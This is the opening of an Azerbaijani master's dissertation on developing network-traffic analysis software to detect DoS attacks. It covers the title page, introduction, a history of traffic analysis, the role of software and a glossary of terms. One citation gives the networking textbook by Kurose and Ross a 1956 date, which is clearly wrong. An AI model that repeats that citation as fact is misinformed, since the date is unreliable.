AZƏRBAYCAN RESPUBLİKASI ELM VƏ TƏHSİL NAZİRLİYİ
AZƏRBAYCAN TEXNİKİ UNİVERSİTETİ
YÜKSƏK TƏHSİL İNSTİTUTU

Əlyazması hüququnda

Nəsirli Nazənin Böyükağa qızı
İsmayılzadə Rəhiməxanım Aqil qızı
Babazadə Şahin Rəhman oğlu

ŞƏBƏKƏ TRAFİKİNİN ANALİZİ ÜZRƏ PROQRAM TƏMİNATININ İŞLƏNMƏSİ

mövzusunda

MAGİSTRLİK DİSSERTASİYASI

İxtisas: 060631 – "Kompüter mühəndisliyi"
İxtisaslaşma: "Kompüter təhlükəsizliyi"

Elmi rəhbər: t.f.d. dos., Orucova Milana Yaqub qızı

BAKI – 2024

AZƏRBAYCAN TEXNİKİ UNİVERSİTETİ
YÜKSƏK TƏHSİL İNSTİTUTU

MAGİSTRANTIN ANDI

Şəbəkə trafikinin analizi üzrə proqram təminatının işlənməsi mövzusunda təqdim etdiyimiz magistrlik dissertasiyasını elmi əxlaq normalarına və istinad qaydalarına tam riayət etməklə və istifadə etdiyimiz bütün mənbələri ədəbiyyat siyahısında əks etdirməklə yazdığımıza and içirik və magistrlik dissertasiyasının AzTU Kitabxana İnformasiya Mərkəzində saxlanılması, həmin mərkəz tərəfindən AzTU Rəqəmsal Repozitoriyasına daxil edilərək repozitoriyanın veb saytında yerləşdirilməsinə icazə veririk.

Nazənin Nəsirli _____
(Adı, Soyadı) (imza)

Rəhiməxanım İsmayılzadə _____
(Adı, Soyadı) (imza)

Şahin Babazadə _____
(Adı, Soyadı) (imza)

Mündəricat

GİRİŞ **4**
I FƏSİL. ŞƏBƏKƏ TRAFİKİNİN ANALİZ PROBLEMLƏRİ (Nəsirli Nazənin Böyükağa qızı) **7**
1.1. Şəbəkə trafikinin analiz tarixi,şəbəkə trafikinin dəyişimi. 7
1.2. Şəbəkə trafikinin analizi üzrə mövcud proqram təminatlarının analizi 10
1.3. Wireshark-ın əsas xüsusiyyətləri,şəbəkə trafikinin təhlili və göstərməsi üçün istifadəsi,praktik tətbiqi nümunələri. 16
II FƏSİL. YENİ PROQRAM TƏMİNATININ İŞLƏNMƏSİ KONSEPSİYASI (İsmayılzadə Rəhiməxanım Aqil qızı) **21**
2.1. Xidmətdən imtina (DoS) hücumları,paylanmış xidmətdən imtina (DDoS) hücumları,xüsusiyyətləri 21
2.2. Şəbəkə trafikində anomaliyaların aşkarlanması metodları. 28
2.3. Təkmil aşkarlama proqram təminatına ehtiyac.Mövcud müdafiə mexanizmlərinin məhdudiyyətləri 33
2.4. Anomaliyaların aşkarlanmasında süni intellektin və maşın öyrənmə metodları 37
2.5. Yeni proqram təminatının hazırlanması üçün əsaslandırma 40
III FƏSİL. PROQRAM TƏMİNATININ QURULMASI VƏ TEST EDİLMƏSİ (Babazadə Şahin Rəhman oğlu) **45**
3.1. Şəbəkə Trafikinin analizi və anomaliyaların aşkarlanma üsullarını proqram təminatında tətbiq etmək 45
3.2. Sistem Dizaynı, Loglamalar, Backendin qurulması 55
3.3. İstifadəçi interfeysinin dizaynı, UI/GUI komponentləri 57
3.4. Frontend və Backendin integrasiyası 60
NƏTİCƏ **64**
İSTİFADƏ EDİLMİŞ ƏDƏBİYYAT **65**
XÜLASƏ **67**
SUMMARY **68**
АННОТАЦИЯ **69**

GİRİŞ

Mövzunun aktuallığı:Şəbəkə trafikinin təhlili hücumların aşkarlanması və qarşısının alınması üçün çox vacibdir.Şəbəkə trafikinin analizi üzrə proqram təminatının işlənməsi mövzusu seçilməsini bir neçə əsas məqamlar üzrə əsaslandırmaq mümkündür:

Bu mövzu, informasiya təhlükəsizliyi sahəsində ən aktual və əhəmiyyətli məsələlərdən birini əhatə edir. Xüsusilə də, şəbəkə təhlükəsizliyi, digər hücum növləri ilə əsasən də xidmətdən imtina hücumları üzrə proqram təminatının əhəmiyyətini artırmağa fokuslanır.Şəbəkə trafikinin analizi və təhlükəsizliyi, və maşın öyrənmə alqoritmləri kimi müasir texnologiyalardan intensiv istifadə edir. Bu mövzu, texnologiya sahəsindəki yeniliklərə uyğun olaraq tədqiqat və inkişafı əhatə edir.

Bu əsaslar, bu mövzunun aktual və tədqiqat üçün zəngin bir sahə olduğunu və bu sahədə yeni inkişafların və tədbirlərin əhəmiyyətli olduğunu göstərir.

Tədqiqatın məqsədi və vəzifələri:Şəbəkə trafikinin analizi üçün analiz nəticələri əsasında "xidmətdən imtina" tipli hücumların aşkarlanmasına imkan verən proqram təminatının işlənməsidir.Proqram anomal fəaliyyəti və mümkün təhlükələri müəyyən etmək üçün şəbəkə trafikinə nəzarət edir.Şəbəkə protokollarının hərtərəfli tədqiqi şəbəkə trafikinin necə təşkil olunduğunu anlamağa kömək edir.Proqram təminatı mümkün təhlükələrə qarşı təhlükəsizlik tədbirlərini təşkil edir.

Tədqiqatın predmeti və obyekti: Bu tədqiqatın predmeti, şəbəkə trafikinin analizi əsasında xidmətdən imtina tipli hücumların aşkarlanmasına imkan verən proqram təminatının işlənməsidir.

Bu tədqiqatın obyekti, şəbəkə trafikinin analizi və təhlil edilməsi üçün nəzərdə tutulan Şəbəkə Trafikidir. Başqa bir deyimlə, şəbəkədə hansısa bir sistem və ya infrastrukturun trafik məlumatları, bu tədqiqatın obyektini təşkil edir. Obyekt, analiz üçün seçilmiş şəbəkə trafik məlumatlarıdır.

Tədqiqat metodları: Bu sahədə təhlükəsizlik tədbirləri və proqram təminatlarının inkişafı üçün ətraflı bir metodologiya təyin etmək mühüm bir addımdır. Bu

metodologiya, xidmətdən imtina hücumlarının aşkarlanması üçün sistematik və effektiv bir yanaşma təmin etmək məqsədilə hazırlanmışdır.

İlk olaraq, proses şəbəkə trafikinin təhlili ilə başlayır, bu da müstəqil təhlükəsizlik məqsədləri və xidmətlərə uyğun olaraq həyata keçirilir. Bu mərhələdə, normal iş rejimlərinin müəyyənləşdirilməsi və xidmətlərin əsas parametrlərinin təyin edilməsi həyata keçirilir. Ardından, bu normallıq şablonları, təhlükəli aktivliklərin və anomaliyaların təyin edilməsi üçün əsas kimi xidmət edir, yəni bu normallıq şablonlarından kənar hal olarsa sistem anomaliyanı müəyyən edir.

Metodologiya, xidmətdən imtina hücumlarına qarşı effektiv müdafiə strategiyalarını təyin etməklə davam edir.

Anomaliyaların aşkarlanması üçün metodologiya, statistik və maşın öyrənmə alqoritmlərindən istifadə edir. Şəbəkədəki müstəqil hərəkət nümunələri təhlil olunur və normallıq modelləri formalaşdırılır. Bu modellər, standartdan kənar işləyən və potensial riskli olan aktivliklərin təyin edilməsinə imkan verir.

Bundan əlavə, metodologiya, real vaxt rejimində monitorinq və reaksiya imkanlarına da diqqət yetirir. Bu, şəbəkənin davamlı olaraq izlənilməsini və şübhəli aktivliklərə dərhal reaksiya verilməsini təmin edir. Həmçinin, bu yanaşma, şəbəkənin davamlılığını və istifadəçilərin məlumatlarının təhlükəsizliyini qorumaq üçün lazımi tədbirlərin həyata keçirilməsini asanlaşdırır.

Ümumiyyətlə, metodologiya, xidmətdən imtina hücumlarına müəyyənləşdirilməsinə sistemli yanaşma təmin edir. Bu, təhlükəsizlik tədbirlərini və proqram təminatlarını effektiv şəkildə inkişaf etdirməyə imkan verərək, şəbəkə təhlükəsizliyini möhkəmləndirir və xidmətləri potensial risklərdən qoruyur.

Elmi yeniliyin elementləri: Tədqiqatın nəticələri ilə əlaqədar olaraq, mövzuda yeni alətlər, metodologiyalar və protokolların təklif edilməsi və inkişaf etdirilməsi gözlənilir. Bu, müdafiə üçün yeni strategiyaların və həll yollarının tapılmasına və inkişaf etdirilməsinə imkan verir.

Praktiki həll: Tədqiqatın nəticələri, şirkətlərə, müəssisələrə və təşkilatlara, şəbəkə trafikinin analizi üzrə proqram təminatının effektiv şəkildə istifadəsinə kömək edəcək praktiki həllər təklif edəcəkdir. Bu, potensial təhlükələrin müəyyən edilməsi, müdafiə

strategiyalarının təkmilləşdirilməsi və təhlükəsizliklərin təmin edilməsi ilə bağlı praktik addımların atılmasına imkan verəcəkdir.

Müdafiə üçün təqdim edilən nəticələr(vəzifələr):Nəticələr, şəbəkə təhlükəsizliyinin təmin edilməsində praktik müdafiə üçün təklif olunacaq və əhəmiyyətli tədqiqatın, texnologiyaların və müdafiə strategiyalarının inkişaf etdirilməsinə kömək edəcəkdir. Bu, şəbəkə təhlükəsizliyinin daha yüksək səviyyədə təmin edilməsinə və kibertəhlükəsizlik sahəsində inkişafın davam etdirilməsinə kömək edəcəkdir.

Tədqiqatın informasiya bazası:Tədqiqatın informasiya bazası, müasir şəbəkə trafikinin analizi və proqram təminatının işlənməsi sahəsində mövcud olan elmi mənbələrin, texnologiyaların, metodologiyaların və praktiki təcrübələrin bütünüdür. Bu informasiya bazası, müxtəlif elmi jurnallar, konfranslar, kitablar, tədqiqatlar, konseptual və praktiki məqalələr, internet mənbələri, standartlar və texniki məruzələr kimi çeşitli mənbələrdən ibarətdir.

Bu informasiya bazası, mövcud olan ən son tədqiqatlar, texnologiyalar və praktiki təcrübələrə dair geniş və ətraflı bir məlumat birləşdirir. Bu baza, şəbəkə trafikinin analizi üzrə proqram təminatının mövcud və potensial fəallıqlarını, təhlükələri, yaxın tarixdə yaşanmış önəmli hadisələri, müxtəlif təhlükə faktorlarını, təhlükəsizlik tədbirlərini və müdafiə strategiyalarını əhatə edir.

Bu, tədqiqatçıların və endüstri təcrübələrinin bu sahədə daha da inkişaf etməsi və yeniliklərə nail olması üçün dəyərli bir resursdur.

Tədqiqatın informasiya bazası, tədqiqatçıların və müdafiə mütəxəssislərinin müxtəlif təhlükə faktorlarını anlamaq, proqram təminatlarının funksionallığını qiymətləndirmək və effektiv təhlükəsizlik strategiyalarını hazırlamaq üçün kritik bir rol oynar. Bu baza, təhlükəsizlik fəallıqlarının artırılması, şəbəkələrin müdafiəsinin təkmilləşdirilməsi və kibertəhlükəkar təcavüzün qarşısının alınması üçün zəruri bir resurs təşkil edir.

Tədqiqat işinin strukturu: Dissertasiya işi girişi, 3 fəsili, nəticəni və ədəbiyyat siyahısını əhatə etməklə 69 səhifədən ibarətdir.

I FƏSİL. ŞƏBƏKƏ TRAFİKİNİN ANALİZİ PROBLEMLƏRİ

1.1. Şəbəkə trafikinin analiz tarixi,şəbəkə trafikinin dəyişimi.

Şəbəkə trafikinin təhlili, şəbəkə trafikinin rabitə nümunələrinin tutulması, qeydə alınması və təhlili prosesi illər ərzində əhəmiyyətli dərəcədə inkişaf etmişdir(Kurose&Ross,1956). Bu təkamül kompüter şəbəkələrinin və internetin daha geniş tarixini əks etdirir.

1960-cı illər: Kompüter Şəbəkələrinin Mənşəyi

ARPANET: Müasir internetin xəbərçisi olan Qabaqcıl Tədqiqat Layihələri Agentliyi Şəbəkəsi (ARPANET) 1960-cı illərin sonlarında hazırlanmışdır. Bu dövrdə şəbəkə rabitəsi protokollarının yaradılması baş verdi, lakin şəbəkə trafikinin təhlili ilk növbədə etibarlı rabitənin təmin edilməsinə və kompüterləri uzaq məsafədə birləşdirən texniki problemlərin həllinə diqqət yetirmək üçün ilk mərhələdə idi.

1970-ci illər: Genişlənmə və Standartlaşdırma

TCP/IP: 1970-ci illərdə Transmissiya İdarəetmə Protokolunun (TCP) və İnternet Protokolunun (IP) tətbiqi müasir internetin əsasını qoydu. Bu dövr daha mürəkkəb şəbəkə idarəetməsi və monitorinq vasitələrinin başlanğıcını gördü, çünki məlumatların bütövlüyünü və səmərəli marşrutlaşdırmanı təmin etmək ehtiyacı aydın oldu.

1980-ci illər: İnternetin yaradılması

Kommersiyalaşdırma və Genişlənmə: İnternetin hərbi və akademik qurumlardan kənarda kommersiya sektorunda genişlənməsi ilə 1980-ci illərdə şəbəkə performansının və təhlükəsizliyinin monitorinqi üçün alətlərin inkişafı başlandı. Simple Network Management Protocol (SNMP) bu müddət ərzində şəbəkədəki cihazları idarə etmək üçün hazırlanmışdır.

1990-cı illər: Ümumdünya Şəbəkəsi və Artan Mürəkkəblik

Veb Trafik Təhlili: 1990-cı illərdə İnternet trafikinin genişlənməsini və mürəkkəbliyini idarə etmək üçün daha mürəkkəb şəbəkə trafikinin təhlili alətlərini tələb edən Ümumdünya Şəbəkəsinin sürətlə böyüməsi müşahidə edildi. Alətlər

performans monitorinqinə, müdaxilənin aşkarlanmasına və vebsaytlarda istifadəçi davranışını başa düşməyə diqqət yetirməyə başladı.

2000-ci illər: Mürəkkəblik və Ölçmə qabiliyyəti

Deep Packet Inspection (DPI): 2000-ci illərdə şəbəkə paketlərinin məzmununun daha ətraflı təhlilinə imkan verən DPI texnologiyaları təqdim edildi. Bu dövr həm də daha mürəkkəb şəbəkə təhlükəsizliyi tədbirləri tələb edən qabaqcıl davamlı təhdidlərin (APT) yüksəlişini göstərirdi.

2010-cu illər: Şifrələmə və Məxfilik

Şifrələnmiş Trafikdə Artım: Məxfilik problemlərinin artması ilə 2010-cu illərdə şifrələnmiş trafikdə (məsələn, HTTPS) əhəmiyyətli artım müşahidə edildi. Bu dəyişiklik trafikin təhlili üçün yeni problemlər yaratdı, çünki bir çox ənənəvi üsullar şifrələməni gizlədən paket faydalı yüklərə girişə əsaslanırdı.

2020-ci illər və Sonrası

AI və ML ilə davamlı təkamül: Həcm, sürət və müxtəlifliyin öhdəsindən gəlmək üçün proqnozlaşdırıcı analitika, anomaliyaların aşkarlanması və avtomatlaşdırılmış cavab sistemlərinə diqqət yetirərək şəbəkə trafikinin təhlilində AI və ML maşın öyrənməsindən istifadə getdikcə daha da təkmilləşir.

Şəbəkə trafikinin təhlilinin tarixi informasiya texnologiyalarının sürətli inkişafının və açıq, səmərəli ünsiyyətin təmin edilməsi ilə sui-istifadə və kibertəhlükələrdən qorunmaq arasında davam edən münaqişənin sübutudur.(Wilson M,2006)

Şəbəkə trafikinin nümunələri və genişlənmələrindəki dəyişikliklər illər ərzində texnoloji irəliləyişlər, istifadəçi davranışındakı dəyişikliklər və yeni tətbiqlərin, xidmətlərin ortaya çıxması da daxil olmaqla bir neçə amildən təsirlənmişdir. Bu dəyişikliklər şəbəkənin dizaynı, idarə edilməsi və təhlükəsizliyinə dərin təsir göstərmişdir. Şəbəkə trafikində dəyişiklik yaradan əsas amillərdən bəzilərinə daha yaxından nəzər salaq:

1. Bant genişliyinə tələbatın artması

Video Streaming: Video axın xidmətlərinin meydana gəlməsi bant genişliyi tələblərini əhəmiyyətli dərəcədə artırdı. Yüksək dəqiqlikli (HD) və 4K video

məzmunu ənənəvi internetə baxışdan və ya hətta standart təyinatlı video axınından daha çox bant genişliyi sərf edir.

2. IoT Cihazlarının böyüməsi

Birləşdirilmiş cihazların yayılması: Əşyaların İnterneti (IoT) ağıllı ev cihazlarından sənaye sensorlarına qədər şəbəkələrə qoşulan cihazların sayının kütləvi artmasına səbəb olub. Bu, təkcə şəbəkə trafikinin həcmini artırmır, həm də daimi və hər yerdə ola bilən tez-tez kiçik məlumat ötürülməsi də daxil olmaqla trafik növlərini şaxələndirir.

3. Mobil Bağlantı

Mobilə keçid: Smartfonlar və planşetlər bir çox insanlar üçün əsas internetə çıxış cihazlarına çevrildiyinə görə, son onillikdə trafikdə simli şəbəkələrdən simsiz şəbəkələrə əhəmiyyətli dəyişiklik müşahidə olunub. Bu dəyişiklik möhkəm simsiz şəbəkələrə ehtiyacı vurğulayaraq və trafikin coğrafi paylanmasını dəyişdirərək trafik modellərinə təsir göstərir.

4. Sosial Media və Real-Time Rabitə

İnteraktiv Xidmətlər: Facebook, Twitter, Instagram kimi platformalar və WhatsApp və Zoom kimi real vaxt rejimində kommunikasiya xidmətləri şəbəkə trafikinin xarakterini dəyişərək onu daha real vaxt və interaktiv hala gətirdi. Bu, şəbəkədə gecikmə və titrəmə üçün yeni tələblər təqdim etdi.

5. Şifrələmə

HTTPS-in Geniş İstifadəsi: Məxfilik və təhlükəsizlik səbəbləri üçün bütün veb-trafikin şifrələnməsi istiqamətində atılan addım şəbəkə trafikinin xarakterini dəyişərək, şəbəkə administratorları üçün ənənəvi vasitələrdən istifadə edərək trafikə nəzarət və idarə etməyi çətinləşdirir.

6. Paylaşılmış işçi qüvvəsi

Uzaqdan İş və VPN-lər: COVID-19 pandemiyası ilə sürətlənən uzaqdan işləmə tendensiyası, işçilərə uzaq yerlərdən korporativ şəbəkələrə təhlükəsiz qoşulmağa imkan verən Virtual Şəxsi Şəbəkələrin (VPN) və digər texnologiyaların istifadəsini artırdı. . Bu, korporativ şəbəkələr daxilində trafik axınlarını dəyişdi, daha çox trafik ənənəvi şəbəkə perimetri xaricindən gəlir.

7. Kibertəhlükəsizlik Təhdidləri

Təhlükələrin Təkamülü: Kibertəhlükəsizlik təhdidləri inkişaf etdikcə və daha da təkmilləşdikcə, həm hücumlar, həm də müdafiə tədbirləri (məsələn, təfərrüatlı qeydiyyat, monitorinq və təhlil) nəticəsində yaranan şəbəkə trafikinin ümumi həcmi və mürəkkəbli əlavə olaraq artmışdır.

Gələcəyə baxdıqca, 5G, kənar hesablamalar və süni intellekt və IoT-də gələcək irəliləyişlər kimi inkişaf edən texnologiyaların şəbəkə trafiki modellərində dəyişiklikləri davam etdirəcəyi gözlənilir. Bu dəyişikliklər şəbəkə istifadəçiləri və tətbiqlərinin inkişaf edən tələblərini dəstəkləməsini təmin etmək üçün şəbəkə infrastrukturunda, trafik təhlilində və idarəetmə alətlərində davamlı innovasiyaları tələb edəcəkdir.

1.2. Şəbəkə trafikinin analizinin əhəmiyyəti,proqram təminatlarının rolu və məqsədi.Əsas terminlər.

Şəbəkə trafikinin təhlili kompüter şəbəkələrinin performansını, təhlükəsizliyini və etibarlılığını qorumaq və optimallaşdırmaq üçün vacibdir. Onun əhəmiyyəti İT mühitlərinin artan mürəkkəbliyi, kiber təhdidlərin yayılması və şəbəkə resurslarına artan tələblərlə yanaşı artmışdır. Şəbəkə trafikinin təhlilinin vacib olmasının bəzi əsas səbəbləri bunlardır:

1. Təhlükəsizlik

Təhlükələrin Aşkarlanması: Şəbəkə trafikinin təhlili zərərli proqram fəaliyyəti, məlumatların çıxarılması və ya icazəsiz giriş cəhdləri kimi təhlükəsizlik cəhtlərini göstərə biləcək qeyri-adi nümunələri müəyyən etməyə kömək edir. Trafik axınlarını təhlil edərək, təhlükəsizlik qrupları təhdidləri daha tez aşkarlaya və onlara cavab verə bilər.

2. Performansın monitorinqi və optimallaşdırılması

Münasibliklərin müəyyən edilməsi: Şəbəkə trafikinə nəzarət etməklə administratorlar şəbəkə performansına təsir edən sıxlıq nöqtələrini müəyyən edə bilərlər. Bu məlumat məlumat axınını yaxşılaşdırmaq və gecikməni azaltmaq üçün şəbəkə təkmilləşdirmələrini və ya düzəlişləri planlaşdırmaq üçün çox vacibdir.

3. Şəbəkə İdarəetmə və Planlaşdırma

Təcrübənin Planlaşdırılması: Şəbəkə trafiki nümunələrinin təhlili şəbəkəyə olan cari tələbləri anlamağa və gələcək ehtiyacları proqnozlaşdırmağa kömək edir. Bu, effektiv potensialın planlaşdırılması və şəbəkə resurslarının çox və ya az təmin olunmasının qarşısını almaq üçün çox vacibdir.

4. Problemlərin aradan qaldırılması

Problemin Tez Müəyyənləşdirilməsi: Şəbəkə problemləri yarandıqda, trafik təhlili alətləri nasaz aparat parçası, yanlış konfiqurasiya edilmiş cihaz və ya həddən artıq yüklənmiş server olub-olmamasından asılı olmayaraq problemin mənbəyini tez bir zamanda təyin edə bilər.

5. Uyğunluq və Məhkəmə Ekspertizası

Reqlamentlərə Uyğunluq: Bir çox sənayelər məlumatların təhlükəsizliyini və məxfiliyini təmin etmək üçün şəbəkə trafikinin monitorinqini, qeydiyyatını və təhlilini tələb edən qaydalara tabedir.

Məhkəmə Analizi: Təhlükəsizliyin pozulması halında şəbəkə trafik qeydləri və təhlili pozuntunun necə baş verdiyini, hansı sistemlərin pozulduğunu və məlumat itkisinin və ya zədələnməsinin dərəcəsini anlamaq üçün məhkəmə araşdırmaları üçün əvəzolunmazdır.

6. İstifadəçi Təcrübəsi və Davranış Təhlili

İstifadəçi Davranışını Anlamaq: Trafikin təhlili istifadəçilərin şəbəkə resursları və tətbiqləri ilə necə qarşılıqlı əlaqədə olduğunu başa düşməyə kömək edir ki, bu da istifadəçi təcrübəsini optimallaşdırmaq və istifadəçilərin ehtiyaclarını ödəmək və xidmətlərin uyğunlaşdırılması üçün çox vacibdir.

Xülasə, şəbəkə trafikinin təhlili müasir şəbəkə mühitləri üçün əvəzolunmazdır, şəbəkə dizaynının, əməliyyatının və təhlükəsizliyinin hər tərəfinə əhatə edir. Şəbəkələr mürəkkəblik və miqyasda təkamül etməyə davam etdikcə, trafikin təhlili üçün alətlər, üsullar da inkişaf edəcək və şəbəkələrin möhkəm, təhlükəsiz, istifadəçilərin və proqramların tələblərinə cavab verməyə qadir olmasını təmin etmək üçün daha mühüm rol oynayacaq.

Müasir hesablama mühitlərində proqram təminatının rolu və məqsədi geniş və çoxşaxəlidir, proqram təminatının şəxsi, peşəkar və ictimai fəaliyyətlərin hər bir aspekti ilə qarşılıqlı əlaqəsinin müxtəlif yollarını əks etdirir. Proqram təminatı istifadəçi və aparat arasında vasitəçi rolunu oynayır, mürəkkəb tapşırıqların yerinə yetirilməsinə, məlumatların işlənməsinə və müxtəlif sənaye və sahələr üzrə xidmətlərin çatdırılmasına imkan verir. Proqram təminatının rolu və məqsədi haqqında geniş icmal:

1. Ünsiyyəti asanlaşdırmaq

Proqram təminatı fərdlər, təşkilatlar və cihazlar arasında əlaqə yaratmağa imkan verir və təkmilləşdirir. E-poçt müştərilərindən və ani mesajlaşma proqramlarından tutmuş sosial media platformalarına və video konfrans alətlərinə qədər proqram təminatı məsafələri kəsməkdə və məlumatın asan, səmərəli mübadiləsinə imkan yaratmaqda əsasdır.

2. Məlumatların Emalı və Təhlili

Rəqəmsal dövrün əsasını böyük həcmdə məlumatı emal etmək və təhlil etmək qabiliyyəti dayanır. Məlumatların təhlili, verilənlər bazası idarəçiliyi və böyük məlumatların emalı üçün nəzərdə tutulmuş proqramlar bizneslərə, alimlərə və tədqiqatçılara verilənlərdən anlayışlar əldə etməyə, qərar qəbul etməyə və bilikləri inkişaf etdirməyə imkan verir.

3. Əməliyyat Sistemləri

Əməliyyat sistemləri (ƏS) kompüter avadanlıqlarını və proqram təminatı resurslarını idarə edən, bütün digər proqramların işləməsi üçün sabit və ardıcıl mühit təmin edən əsas proqramdır. Onlar proqramların icrası, yaddaşı, prosesləri, aparat qurğularını və şəbəkə rabitəsini idarə etmək üçün təməl kimi çıxış edirlər.

4. Məhsuldarlığın Artırılması

Mətn prosessorları, elektron cədvəllər, təqdimat proqramları və layihə idarəetmə proqramları kimi məhsuldarlıq üçün nəzərdə tutulmuş proqram vasitələri iş yerini dəyişdirdi. Onlar tapşırıqları sadələşdirir, prosesləri avtomatlaşdırır və məlumatın təşkilini və vizuallaşdırılmasını asanlaşdırır, bununla da səmərəliliyi və məhsuldarlığı artırır.

5. Əyləncə və Media

Video oyunlar, axın xidmətləri, rəqəmsal sənət proqramları və musiqi istehsalı proqramı proqram təminatının əyləncə sənayesində həm yaradıcılara, həm də istehlakçılara necə xidmət etdiyinə dair yalnız bir neçə nümunədir.

6. Təhsil və Təlim

Təhsil proqramları, e-təlim platformaları öyrənmə və bacarıqların inkişafı üçün yeni imkanlar açaraq təhsili daha əlçatan və fərdiləşdirə bilir. Onlayn kurslardan və virtual sinif otaqlarından interaktiv öyrənmə proqramlarına və təhsil oyunlarına qədər proqram təminatı müasir təhsildə mühüm rol oynayır.

7. Biznes və Ticarət

Proqram təminatı bütün sənaye sahələri üzrə müəssisələrin fəaliyyətinin ayrılmaz hissəsidir. Müəssisə resurslarının planlaşdırılması (ERP), müştəri münasibətlərinin idarə edilməsi (CRM) və e-ticarət platformaları əməliyyatları, satışları, müştəri xidmətlərini və təchizat zəncirlərini səmərəli idarə etmək üçün vacibdir.

8. Səhiyyə

Səhiyyədə proqramlar xəstələrin idarə edilməsi, tibbi qeydlər, teletibb və diaqnostika alətləri və digərləri üçün istifadə olunur. Proqram təminatı xəstələrə qayğı göstərmək, səhiyyə xidmətinin göstərilməsini asanlaşdırmaq və yeni müalicələr üzrə tədqiqatları dəstəkləmək potensialına malikdir.

9. İnfrastruktur və Nəqliyyat

Proqram təminatı kritik infrastruktur sistemlərini, o cümlədən nəqliyyat şəbəkələrini, kommunal xidmətlərin idarə edilməsini (elektrik, su, qaz) və şəhər planlaşdırmasını dəstəkləyir. O, səmərəliliyi, təhlükəsizliyi və etibarlılığı təmin etmək üçün bu sistemlərin monitorinqini və idarə olunmasını təmin edir.

10. Elmi Tədqiqat

Proqram vasitələri mürəkkəb hesablamalar, simulyasiyalar, məlumatların təhlili və elmi tədqiqatlar üçün vacibdir. Onlar astrofizika, kimya, biologiya və ətraf mühit elminə qədər bütün fənlər üzrə elmin inkişafını dəstəkləyirlər.

11. Təhlükəsizlik və Məxfilik

Proqram təminatı məlumatların təhlükəsizliyini təmin etmək və kibertəhlükələrdən qorunmaq üçün vacibdir. Antivirus proqramı, şifrələmə alətləri, təhlükəsizlik divarları və müdaxilənin aşkarlanması sistemləri müasir kibertəhlükəsizlik strategiyalarının əsas komponentləridir.

Əslində, proqram təminatının rolu və məqsədi sadədən mürəkkəbə qədər saysız-hesabsız tapşırıq, funksiyalar yerinə yetirməkdə istifadəçilərin və sistemlərin imkanlarını gücləndirməkdir. Texnologiya inkişaf etdikcə, proqram təminatının əhəmiyyəti yalnız artmaqda davam edir, innovasiyaları dəstəkləyir və cəmiyyətin bütün sektorlarında irəliləyişləri asanlaşdırır.

Burada hesablama və informasiya texnologiyaları ilə bağlı əsas terminlərin siyahısı və hər biri üçün qısa təriflər verilmişdir:

1. Alqoritm

Problemi həll etmək və ya tapşırığı yerinə yetirmək üçün addım-addım prosedur və ya düstur. Alqoritmlər bütün kompüter proqramlarının əsasını təşkil edir.

2. API (Tətbiq Proqramlaşdırma İnterfeysi)

Proqram və proqramların yaradılması üçün qaydalar, protokollar və alətlər toplusu. API proqram komponentlərinin necə qarşılıqlı əlaqədə olmasını müəyyənləşdirir və müxtəlif proqramların bir-biri ilə əlaqə saxlamasına imkan verir.

3. Böyük Məlumat

Xüsusilə insan davranışı və qarşılıqlı əlaqə ilə əlaqəli nümunələri, meylləri və assosiasiyaları aşkar etmək üçün hesablama üsulu ilə təhlil edilə bilən son dərəcə böyük məlumat dəstləri.

4. Cloud Computing

Daha sürətli innovasiya, çevik resurslar və miqyasda qənaət təklif etmək üçün hesablama xidmətlərinin – o cümlədən serverlər, yaddaş, verilənlər bazası, şəbəkə, proqram təminatı, analitika və kəşfiyyatın İnternet (“bulud”) üzərindən çatdırılması.

5. Kibertəhlükəsizlik

Sistemləri, şəbəkələri və proqramları rəqəmsal hücumlardan qorumaq təcrübəsi. Bu kiberhücumlar adətən həssas informasiyaya daxil olmaq, dəyişdirmək və ya məhv

etmək məqsədi daşıyır. İstifadəçilərdən pul qoparmaq və ya normal iş proseslərinin dayandırılması.

6. Məlumatların Şifrələnməsi

İcazəsiz girişin qarşısını almaq üçün açıq mətni gizli koda və ya şifrə mətninə çevirmək üsulu. Bu kibertəhlükəsizliyin kritik aspektidir.

7. Verilənlər bazası

Asanlıqla əldə oluna, idarə oluna və yenilənə biləcək şəkildə təşkil edilmiş məlumat toplusu. Məlumat bazaları məzmun növlərinə görə təsnif edilə bilər: biblioqrafik, tam mətnli, rəqəmsal və şəkillər.

8. Dərin Öyrənmə

Süni intellektdə (AI) maşın öyrənməsinin alt çoxluğu, strukturlaşdırılmamış və ya etiketlənməmiş verilənlərdən nəzarətsiz öyrənə bilən şəbəkələrə malikdir. Dərin neyron öyrənmə və ya dərin neyron şəbəkəsi kimi də tanınır.

9. IoT (Əşyaların İnterneti)

İnternet üzərindən digər cihazlar və sistemlərlə məlumatların birləşdirilməsi və mübadiləsi məqsədi ilə sensorlar, proqram təminatı və digər texnologiyalarla birləşdirilən fiziki obyektlər şəbəkəsi - "əşyalar".

10. Maşın Öyrənmə

Süni intellektin (AI) bir qolu məlumatlardan öyrənən və proqramlaşdırılmadan zamanla onların dəqiqliyini təkmilləşdirən tətbiqlər yaratmağa yönəlmişdir.

11. Zərərli proqram

Kompüter və ya şəbəkəyə zərər vurmaq, istismar etmək və ya qeyri-qanuni fəaliyyətlə məşğul olmaq üçün nəzərdə tutulmuş zərərli proqram. Nümunələrə viruslar, qurdlar, troyan atları və ransomware daxildir.

12. Şəbəkə

Məlumatların paylaşılmasına icazə vermək üçün bir-birinə qoşulmuş kompüterlər, serverlər, meynfreymlər, şəbəkə cihazları, periferik qurğular və ya digər qurğular toplusu. Şəbəkəyə misal olaraq bütün dünyada milyonlarla insanı birləşdirən İnterneti göstərmək olar.

13. Əməliyyat Sistemi (ƏS)

Kompüter və ya cihazın aparat və proqram təminatı resurslarını idarə edən proqram təminatı. Tətbiqlər və kompüter avadanlığı arasında vasitəçi rolunu oynayır. Nümunələrə Microsoft Windows, macOS, Linux və Android daxildir.

14. Fişinq

Gizli e-poçtdan silah kimi istifadə edən kiberhücum. Məqsəd e-poçt alıcısını aldatmaq və mesajın onların istədikləri və ya ehtiyac duyduğu bir şey olduğuna inandırmaqdır - məsələn, bankdan bir sorğu, şirkətlərindən birinin qeydi, linki klikləmək və ya əlavəni yükləməkdir.

15. Server

Şəbəkə üzərindən müştərilər kimi tanınan digər kompüterlərə resurslar, məlumatlar, xidmətlər, proqramlar təqdim edən kompüter və ya sistem. Teorik olaraq, kompüterlər resursları müştəri maşınları ilə bölüşdükdə onlar server hesab olunurlar.

